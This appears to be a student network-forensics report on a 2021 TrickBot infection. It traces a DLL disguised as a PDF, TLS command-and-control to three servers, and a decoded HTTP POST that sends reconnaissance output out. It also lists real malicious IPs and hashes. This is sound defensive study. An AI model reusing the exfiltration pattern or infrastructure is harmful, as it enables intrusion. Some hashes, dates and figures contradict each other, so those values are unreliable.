

WEEK 11 INVESTIGATION

TrickBot Trojan Infection via Disguised PDF Delivery

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Date:

04/09/2026 | Course: **Network Forensics**

Assignment:

Team PCAP Analysis, Week 11

7,300+

Total Packets

~25 min

Attack Window

5

Attack Stages

High

Alert Confidence

Abstract

Investigation overview and key findings

This investigation analyzed a PCAP file captured on **2021-08-19** containing network traffic from host **DESKTOP-M1TFHB6 (10.8.19.101)**, a Windows 10 Pro machine on the 10.8.19.0/24 network within the fuzzylizards.com domain.

DESKTOP-M1TFHB6 was infected with the

TrickBot trojan following a disguised malware delivery via HTTP. The infection began when a file named ooiwy.pdf was downloaded from **185.244.41.29** using curl. Despite its .pdf extension, the file was a PE32 executable (DLL). VirusTotal confirmed the file as malicious with a **60/72 detection rate**.

Post-infection, TrickBot established encrypted C2 channels to three external servers (103.148.41.195, 46.99.175.149, 182.253.210.130) using self-signed "Internet Widgits Pty Ltd" certificates. The malware exfiltrated system reconnaissance data including process lists, system information, network configuration, and domain enumeration via HTTP POST requests with User-Agent: Ghost.

Key tools used: Security Onion (Suricata IDS), Wireshark, NetworkMiner, and VirusTotal. All IOCs were validated. False positive probability is extremely low.

Introduction

Background, objective, scope, and toolset

Background & Objective

A PCAP file from 2021-08-19 was analyzed to investigate a reported malware infection on an internal Windows host.

Objective: Identify the malware type, trace the full attack chain from initial delivery to data exfiltration, extract all IOCs, and evaluate IDS alert accuracy.

Scope: Single host DESKTOP-M1TFHB6 (10.8.19.101) on the 10.8.19.0/24 network within the fuzzylizards.com domain.

Timeframe: 19:40 to 20:24 UTC. No lateral movement detected.

Tools Used

Security Onion (Suricata IDS)

Alert dashboard, grouped alerts by source IP and rule severity

Wireshark / PCAP Analysis

Packet-level inspection, HTTP stream reconstruction, Export Objects

NetworkMiner


Host enumeration, OS fingerprinting, file extraction, certificate analysis

VirusTotal

IOC validation: IPs, domains, file hashes cross-referenced against 72+ vendors

The Network

Internal topology and external connections identified from PCAP



Network Summary

Subnet:

10.8.19.0/24 (fuzzylizards.com)

Victim Host:

DESKTOP-M1TFHB6, 10.8.19.101
Windows 10 Pro, Intel NIC
MAC: 00-08-02-1C-47-AE

Gateway:

10.8.19.1 (DNS + NAT)

DNS Server:

10.8.19.8

Malware Source:

185.244.41.29 (Apache/Debian)

Primary C2:

103.148.41.195 (BD, AS 140076)

Secondary C2:

46.99.175.149 (12/94 VT)

Tertiary C2: 182.253.210.130 (11/94 VT)

Methodology

Analytical process used to reconstruct the attack

1

Alert Triage

Reviewed Security Onion Alerts dashboard. Grouped alerts by source IP and rule name. Identified Suricata signatures for PE download, ipconfig/nltest exfiltration, external IP lookup, and OpenSSL Demo CA as starting points.

2

OSINT Validation

Queried each IOC (IPs, domains, file hashes) in VirusTotal. Obtained independent vendor verdicts across 72-94 engines to confirm or rule out false positives.

3

PCAP Deep-Dive

Applied Wireshark display filters to isolate malicious traffic. Reconstructed HTTP streams to identify the disguised PDF delivery, curl user agent, and C2 POST data containing reconnaissance commands.

4

Host Enumeration

Loaded PCAP into NetworkMiner to identify hostnames, OS fingerprints, MAC addresses, extracted files, and TLS certificates from C2 servers.

5

IOC Extraction

Extracted all IP addresses, file hashes, hostnames, user agents, certificate details, and MITRE ATT&CK technique mappings from correlated evidence across all tools.

6

Timeline Construction

Cross-referenced packet timestamps, DNS queries, HTTP requests, and IDS alerts to build a precise UTC timeline from initial delivery through data exfiltration and persistent beaconing.

Timeline of Events

All times UTC, 2021-08-19 | Capture window: 19:40 to 20:24+ UTC

Time (UTC)	Stage	Source IP	Event Description	Significance
19:40:36	Initial Access	10.8.19.101	HTTP GET /ooiwy.pdf via curl from 185.244.41.29	Disguised DLL delivered as PDF
19:40:57	TLS Initiation	10.8.19.101	Encrypted session to 46.99.175.149:443	First C2 callback (self-signed cert)
19:40:58	Recon Prep	10.8.19.101	DNS + HTTP to api.ipify.org	External IP discovery
19:44:17	C2 Beaconing	10.8.19.101	HTTPS to 103.148.41.195:443	Primary TrickBot C2 channel
19:45:38	Data Exfil	10.8.19.101	POST: proclist, systeminfo, ipconfig, nltest	System/network recon exfiltrated
19:45:43	C2 Response	103.148.41.195	TrickBot check-in response (text/plain)	Bidirectional C2 control confirmed
19:50:18+	Persistence	10.8.19.101	Repeated OpenSSL Demo CA TLS to 3 C2 IPs	Ongoing beaconing with self-signed certs

Indicators of Compromise (IOCs)

All IOCs extracted from PCAP and validated via VirusTotal

Type	Indicator	Description / Relevance
File	ooiwy.pdf (PE32 DLL)	Disguised executable, 323kB, delivered via HTTP
Hash (SHA256)	f25a78009573...ae606404	60/72 VT detections (RegistryDemo.EXE)
IP	185.244.41.29	Malware delivery server (Apache/Debian)
IP	103.148.41.195	Primary C2 (AS 140076, BD), 1/94 VT
IP	46.99.175.149	Secondary C2, 12/94 VT flagged
IP	182.253.210.130	Tertiary C2, 11/94 VT flagged
User-Agent	curl/7.55.1	Download agent (suspicious for PDF)
User-Agent	Ghost	TrickBot C2 exfiltration agent
Certificate	Internet Widgits Pty Ltd	Self-signed cert on all C2 servers

Additional IOCs

Hostname:

DESKTOP-M1TFHB6

Domain:

fuzzylizards.com

User:

user1

Exfil Commands:

tasklist, systeminfo,
ipconfig /all, net config
workstation, nltest


MITRE:

T1566.001 Spearphishing
T1059 Command Execution
T1041 Exfil Over C2
T1071 App Layer Protocol
T1573 Encrypted Channel

Malware:

TrickBot Trojan
(RegistryDemo.EXE)

Stage 1: Disguised executable delivered as PDF via HTTP



Week 11 PCAP Analysis | TrickBot Trojan | Network Forensics

Evidence: File Analysis and VirusTotal Confirmation

NetworkMiner extraction, file type verification, and malware classification

The screenshot shows the NetworkMiner interface with a table of extracted files. The file 'ooiwy.pdf' is highlighted. A pop-up window titled 'ooiwy.pdf - File Details' shows the following information:

Property	Value
Destination	185.244.41.29
LastWriteTime	8/19/2021 7:40 PM
MD5	4e4ae70b6346eae11e31716dc76bc23
Name	ooiwy.pdf
Path	localnetworkminer\AssembleFiles\185.244.41.29\
SHA1	1e759af799048e4112d2469323c5c147e2055819
SHA256	1258180095730701efac67e9d5b64bc289afea56d96d8aff8a44af69ae606404
Size	323584
Source	185.244.41.29 (185.244.41.29) (Other)

The file type is DLL. The MZ header is visible in the hex dump.

Fig 3: NetworkMiner file extraction showing ooiwy.pdf with DLL extension, MZ header, SHA1 and SHA256 hashes, and File type: DLL. Source: 185.244.41.29. Destination: DESKTOP-M1TFHB6.

The screenshot shows the VirusTotal detection results for the file hash f25a780095730701efac67e9d5b64bc289afea56d96d8aff8a44af69ae606404. The file is identified as RegistryDemo.EXE. The detection results show 60 out of 72 security vendors flagged this file as malicious. The file is tagged as a spreader, persistent, detect-debug-environment, checks-cpu-name, long-sleeps, persistence, checks-disk-space, and checks-user-input.

Fig 4: VirusTotal detection for ooiwy.pdf file hash. 60 out of 72 security vendors flagged this file as malicious. Identified as RegistryDemo.EXE with tags: spreader, persistence, detect-debug-environment.

```
file ooiwy.pdf
ooiwy.pdf: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
[student@analystworkstation Desktop]$
```

Fig 5: Linux file command confirms PE32 executable (DLL)

Evidence: Security Onion Alert Correlation

Suricata alerts confirming malicious download and external IP lookup




Fig 6: Security Onion alert detail showing `GET /ooiwy.pdf` with `curl/7.55.1` User-Agent in `network.data.decoded` field. Confirms the download mechanism was `curl`, not a browser.




Fig 7: Security Onion alerts for ET INFO External IP Lookup. The infected host queried `api.ipify.org` at 19:40:58 UTC to identify its public-facing IP address, a common TrickBot reconnaissance behavior.

Finding: The use of `curl` as a download agent (rather than a web browser) indicates scripted or automated malware retrieval, consistent with a TrickBot loader stage. The immediate external IP lookup via `api.ipify.org` is a well-documented TrickBot fingerprinting behavior used to profile the victim's network position.

Evidence: Data Exfiltration via HTTP POST

TrickBot exfiltrating system reconnaissance to C2 server 103.148.41.195

1

ET HUNTING Suspicious Windows Commands in POST Body (pconfig)

suricata

medium

ALERT DETAILS

GUIDED ANALYSIS

@timestamp	2021-06-19T19:45:38.399Z
container.id	eve-2026-04-08-22:34.json
data_stream.dataset	import
data_stream.namespace	so
data_stream.type	logs
destination.ip	103.148.41.195
destination.port	443
dns.query_name	POST

Fig 8: Security Onion Suricata alert: ET HUNTING Suspicious Windows Commands in POST Body (ipconfig). Destination: 103.148.41.195:443. Method: POST.

```

📁 📄 network_data.decoded
Post [rob124\DESKTOP-M1TFH66_W10019043.DCB9C3AE3FA9B1267DFC20141CDE8D6490\ HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=-----Boundary0005648D
User-Agent: Ghost
Content-Length: 5311
Host: 103.148.41.195:443

-----Boundary0005648D
Content-Disposition: form-data; name="proclist"

...TASK LIST...

[System Process]
System
Registry
smss.exe
csrss.exe
wininit.exe
csrss.exe
winlogon.exe
services.exe
lsass.exe
svchost.exe
furnshvhost.exe
furnshvhost.exe
svchost.exe
svchost.exe
svchost.exe
dwm.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe

```

Fig 9: Decoded POST data showing exfiltrated TASK LIST (process listing) sent to /rob124/DESKTOP-M1TFHB6 W10019043... with User-Agent: Ghost and Content-Type: multipart/form-data.

Finding: TrickBot exfiltrated a full process listing via HTTP POST to 103.148.41.195. The URL path contains the victim hostname and a unique identifier. User-Agent: Ghost is a known TrickBot signature. The process list allows attackers to identify security software, running services, and opportunities for privilege escalation.

Evidence: System and Network Configuration Exfiltration

SYSTEMINFO, ipconfig /all, and net config workstation data sent to C2

```
..***SYSTEMINFO***

Host Name: DESKTOP-M1TFHB6
OS Name: Microsoft Windows 10 Pro
OS Version:
OS Architecture: 64-bit
Product Type: Workstation
Build Type: Multiprocessor Free
Windows Directory: C:\WINDOWS
System Directory: C:\WINDOWS\system32
Boot Device: \Device\HarddiskVolume1
Serial Number: 08006-89461-42304-37292
Install Date: 20170504105910.000000+000
Last Boot Up Time: 20210519205067.000000+000
Registered Owner: user1
Registered Organization:
Total Physical Memory: 3.97 MB
Available Physical Memory: 2.49 MB
Intel Core i3-10300 Four-Core Processor

/c ipconfig /all

Windows IP Configuration

Host Name . . . . .: DESKTOP-M1TFHB6
Primary Dns Suffix . . . . .: fuzzylizards.com
Node Type . . . . .: Hybrid
IP Routing Enabled. . . . .: No
WINS Proxy Enabled. . . . .: No
DNS Suffix Search List. . . . .: fuzzylizards.com
                                  localdomain

Ethernet adapter Ethernet0:
```

Fig 10: Exfiltrated SYSTEMINFO showing hostname DESKTOP-M1TFHB6, Windows 10 Pro 64-bit, Intel Core i3-10300, user1, and ipconfig /all output with Primary DNS Suffix: fuzzylizards.com.

```
localdomain

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix .: localdomain
Description . . . . .: Intel(R) 82573E Gigabit Network Connection
Physical Address. . . . .: 00-08-02-1C-47-AE
DHCP Enabled. . . . .: Yes
Autoconfiguration Enabled . . . .: Yes
IPv4 Address. . . . .: 10.8.19.101(Preferred)
Subnet Mask . . . . .: 255.255.255.0
Lease Obtained. . . . .: Tuesday, August 17, 2021 12:01:13 PM
Lease Expires . . . . .: Tuesday, August 27, 2021 12:01:13 PM
Default Gateway . . . . .: 10.8.19.1
DHCP Server . . . . .: 10.8.19.254
DNS Servers . . . . .: 10.8.19.8
Primary WINS Server . . . . .: 10.8.19.1
NetBIOS over Tcpip. . . . .: Enabled

/c net config workstation

Computer name                \DESKTOP-M1TFHB6
Full Computer name           DESKTOP-M1TFHB6.fuzzylizards.com
User na
```

Fig 11: Continued ipconfig /all output showing Ethernet0 adapter: IP 10.8.19.101, MAC 00-08-02-1C-47-AE, Gateway 10.8.19.1, DNS 10.8.19.8, DHCP 10.8.19.254. Also shows net config workstation output.

Finding: TrickBot exfiltrated comprehensive system/network data: OS version, hardware specs, IP configuration, domain membership, and DNS settings. This provides the attacker with a complete victim profile for lateral movement planning.

Evidence: Domain Recon and C2 Server Validation

nltest enumeration alert and VirusTotal confirmation of primary C2

The screenshot shows an alert in a Security Onion interface. The alert title is "ET HUNTING Suspicious Windows Commands in POST Body (nltest)". The alert details table lists the following information:

Field	Value
@timestamp	2021-08-19T19:45:38.399Z
container.id	eve-2020-04-08-22:34.json
data_stream.dataset	import
data_stream.namespace	so
data_stream.type	logs
destination.ip	103.148.41.195
destination.port	443
dns.query_name	POST

Fig 12: Security Onion alert: ET HUNTING Suspicious Windows Commands in POST Body (nltest). Destination: 103.148.41.195:443. nltest is used for Active Directory domain enumeration, indicating lateral movement preparation.

The screenshot shows a VirusTotal report for the IP address 103.148.41.195. The report indicates that 1/94 security vendors flagged this IP address as malicious. The report includes a table of security vendors and their results:

Security Vendor	Analysis Result
SOCradar	Malware
Abusix	Clean
Acronis	Clean
ADMINUSLabs	Clean

Fig 13: VirusTotal report for 103.148.41.195. 1/94 vendor flagged (SOCradar: Malware). AS 140076, Mir Internet Service, Bangladesh. This is the primary TrickBot C2 server receiving all exfiltrated data.

Evidence: Secondary C2 Servers and Self-Signed Certificates

OpenSSL Demo CA alerts and VirusTotal validation of C2 infrastructure

Security Onion interface showing network details for 46.99.175.149. The 'message' tab displays an OpenSSL alert from 'Internet Widgits Pty Ltd' with a self-signed certificate. The 'network.public_ip' field is highlighted with the IP 46.99.175.149. The 'rule.action' is 'allowed' and the 'rule.category' is 'Not Suspicious Traffic'.

Fig 14: Security Onion detail and VirusTotal for 46.99.175.149. 12/94 VT vendors flagged malicious. SO shows ET INFO OpenSSL Demo CA alert with self-signed certificate, network.public_ip confirms C2 communication.


Security Onion interface showing network details for 182.253.210.130. The 'network.public_ip' field is highlighted with the IP 182.253.210.130. The 'rule.action' is 'allowed' and the 'rule.category' is 'Not Suspicious Traffic'.

Fig 15: Security Onion and VirusTotal for 182.253.210.130. 11/94 VT vendors flagged malicious. BizNetNetworks AS 17451. Same OpenSSL Demo CA self-signed certificate pattern confirming TrickBot infrastructure.

Finding: All three C2 servers use identical self-signed "Internet Widgits Pty Ltd" certificates (OpenSSL Demo CA), a well-known TrickBot fingerprint. Repeated beaconing from 19:50 to 20:24+ UTC across all three IPs confirms persistent, redundant C2 infrastructure. Multi-vendor VirusTotal confirmation eliminates false positive possibility.

Evidence: Certificate Extraction and TLS C2 Sessions


NetworkMiner certificate analysis and Wireshark TLS session capture



The screenshot shows the NetworkMiner application's 'Files' tab. A filter is applied to show files from the host 46.99.175.149. A table lists extracted certificates, with several rows highlighted in green. These rows correspond to certificates for 'Internet Widgits Pty Ltd' extracted from both 46.99.175.149 and 182.253.210.130. The table columns include Frame nr., Filename, Extension, Size, Source host, S. port, Destination host, D. port, Protocol, Timestamp, and Reconstructed file.

Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host	D. port	Protocol	Timestamp	Reconstructed file
2568	Internet Widgits Pty Ltd.cer	cer	879 B	46.99.175.149 (Other)	TCP 443	10.8.19.101 [DESKTOP-M1TFHB6] [DESKTOP-M1...	TCP 49751	TlsCertificate	2021-08-19 19:40:57 UTC	lopt/networkminer...
5842	Internet Widgits Pty Ltd[1].cer	cer	879 B	46.99.175.149 (Other)	TCP 443	10.8.19.101 [DESKTOP-M1TFHB6] [DESKTOP-M1...	TCP 49795	TlsCertificate	2021-08-19 19:50:18 UTC	lopt/networkminer...
6011	Internet Widgits Pty Ltd[2].cer	cer	879 B	46.99.175.149 (Other)	TCP 443	10.8.19.101 [DESKTOP-M1TFHB6] [DESKTOP-M1...	TCP 49801	TlsCertificate	2021-08-19 19:57:22 UTC	lopt/networkminer...
6276	Internet Widgits Pty Ltd[3].cer	cer	879 B	46.99.175.149 (Other)	TCP 443	10.8.19.101 [DESKTOP-M1TFHB6] [DESKTOP-M1...	TCP 49810	TlsCertificate	2021-08-19 20:04:00 UTC	lopt/networkminer...
6566	Internet Widgits Pty Ltd[4].cer	cer	879 B	46.99.175.149 (Other)	TCP 443	10.8.19.101 [DESKTOP-M1TFHB6] [DESKTOP-M1...	TCP 49822	TlsCertificate	2021-08-19 20:10:03 UTC	lopt/networkminer...
6719	Internet Widgits Pty Ltd[5].cer	cer	879 B	46.99.175.149 (Other)	TCP 443	10.8.19.101 [DESKTOP-M1TFHB6] [DESKTOP-M1...	TCP 49828	TlsCertificate	2021-08-19 20:16:02 UTC	lopt/networkminer...
17666	Internet Widgits Pty Ltd[6].cer	cer	879 B	46.99.175.149 (Other)	TCP 443	10.8.19.101 [DESKTOP-M1TFHB6] [DESKTOP-M1...	TCP 49838	TlsCertificate	2021-08-19 20:24:13 UTC	lopt/networkminer...

Fig 16: NetworkMiner Files tab showing "Internet Widgits Pty Ltd.cer" certificates extracted from both 46.99.175.149 (7 sessions) and 182.253.210.130 (2 sessions), all TlsCertificate protocol to DESKTOP-M1TFHB6.



The screenshot shows a Wireshark packet capture of a TLSv1.2 session. The packet list on the left shows several packets, with packet 3237 highlighted in red. The packet details pane on the right shows the structure of the TLSv1.2 New Session Ticket, Change Cipher Spec, and Encrypted Handshake Message. The packet bytes pane at the bottom shows the raw data of the captured packets.

No.	Time	Source	Destination	Protocol	Length	Info
3237	29.413375	182.253.210.130	10.8.19.101	TLSv1.2	288	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message

Fig 17: Wireshark packet capture showing TLSv1.2 sessions to both C2 servers. New Session Ticket and Application Data exchanges confirm active encrypted C2 communication channels from DESKTOP-M1TFHB6.

Evidence: DNS Activity and Host Enumeration

WPAD discovery, C2 host fingerprinting via NetworkMiner

2439	74.048064	185.244.41.29	10.8.19.101	HTTP	1321	HTTP/1.1 200 OK (application/pdf)
2440	74.048099	10.8.19.101	185.244.41.29	TCP	54 49748 → 80 [ACK] Seq=87 Ack=322558 Win=64240 Len=0	
2441	74.048921	10.8.19.101	185.244.41.29	TCP	54 49748 → 80 [FIN, ACK] Seq=87 Ack=323825 Win=62973 Len=0	
2442	74.049015	185.244.41.29	10.8.19.101	TCP	54 80 → 49748 [ACK] Seq=323825 Ack=88 Win=64239 Len=0	
2443	74.298446	185.244.41.29	10.8.19.101	TCP	54 80 → 49748 [FIN, PSH, ACK] Seq=323825 Ack=88 Win=64239 Len=0	
2444	74.298556	10.8.19.101	185.244.41.29	TCP	54 49748 → 80 [ACK] Seq=88 Ack=323826 Win=62973 Len=0	
2445	76.717653	10.8.19.101	10.8.19.8	DNS	80	Standard query 0x8e2c A wpad.fuzzylizards.com
2446	76.718061	10.8.19.8	10.8.19.101	DNS	159	Standard query response 0x8e2c No such name A wpad.fuzzylizards.com
2447	76.718661	10.8.19.101	10.8.19.8	DNS	76	Standard query 0x18ff A wpad.localdomain
2448	76.718957	10.8.19.8	10.8.19.101	DNS	151	Standard query response 0x18ff No such name A wpad.localdomain

Fig 18: Wireshark DNS filter showing WPAD queries (wpad.fuzzylizards.com, wpad.localdomain) immediately after infection, confirming domain awareness and proxy auto-discovery attempts.

2449	78.705207	10.8.19.101	20.190.154.18	TLSv1.2	443	Application Data
2450	78.705347	20.190.154.18	10.8.19.101	TCP	54 443 → 49736 [ACK]	Seq=14177 Ack=7564 Win=64240 Len=0
2451	78.705471	10.8.19.101	20.190.154.18	TCP	1514 49736 → 443 [ACK]	Seq=7564 Ack=14177 Win=64240 Len=1460
2452	78.705484	10.8.19.101	20.190.154.18	TCP	1514 49736 → 443 [ACK]	Seq=9024 Ack=14177 Win=64240 Len=1460
2453	78.705491	10.8.19.101	20.190.154.18	TCP	1514 49736 → 443 [ACK]	Seq=10484 Ack=14177 Win=64240 Len=1460
2454	78.705499	10.8.19.101	20.190.154.18	TLSv1.2	359	Application Data
2455	78.705558	20.190.154.18	10.8.19.101	TCP	54 443 → 49736 [ACK]	Seq=14177 Ack=9024 Win=64240 Len=0
2456	78.705620	20.190.154.18	10.8.19.101	TCP	54 443 → 49736 [ACK]	Seq=14177 Ack=10484 Win=64240 Len=0
2457	78.705660	20.190.154.18	10.8.19.101	TCP	54 443 → 49736 [ACK]	Seq=14177 Ack=11944 Win=64240 Len=0
2458	78.705689	20.190.154.18	10.8.19.101	TCP	54 443 → 49736 [ACK]	Seq=14177 Ack=12249 Win=64240 Len=0




Fig 19: NetworkMiner host details for both C2 servers (182.253.210.130 and 46.99.175.149). Both show Etercap: Windows NT 4.0, Satori TCP: Big-IP F5 LB 13.1, TTL: 128, Open TCP Ports: 443 (SSL). Identical fingerprints confirm coordinated infrastructure.

Analysis & Interpretation

Attack flow, exfiltrated data, and false positive assessment

Attack Flow Summary

Stage 1 - Delivery (T1566.001):

A PE32 DLL disguised as ooiwy.pdf was downloaded from 185.244.41.29 via curl/7.55.1. The use of curl rather than a browser, combined with delivery from a bare IP, indicates automated or script-driven retrieval.

Stage 2 - Reconnaissance (T1016, T1057):

TrickBot queried api.ipify.org for external IP, then exfiltrated tasklist, systeminfo, ipconfig /all, net config workstation, and nltest to 103.148.41.195 via HTTP POST with User-Agent: Ghost.

Stage 3 - C2 Establishment (T1573, T1071):

Encrypted TLS channels established to three C2 servers using self-signed "Internet Widgits Pty Ltd" certificates: 46.99.175.149, 103.148.41.195, 182.253.210.130.

Stage 4 - Persistence (T1071.001):

Repeated OpenSSL Demo CA TLS beaconing from 19:50 to 20:24+ UTC across all three C2 servers, maintaining redundant communication channels.

MITRE ATT&CK Techniques

T1566.001 Spearphishing Attachment

T1059 Command and Scripting Interpreter

T1016 System Network Config Discovery

T1057 Process Discovery

T1041 Exfiltration Over C2 Channel

T1071.001 Web Protocols

T1573 Encrypted Channel

False Positive Assessment

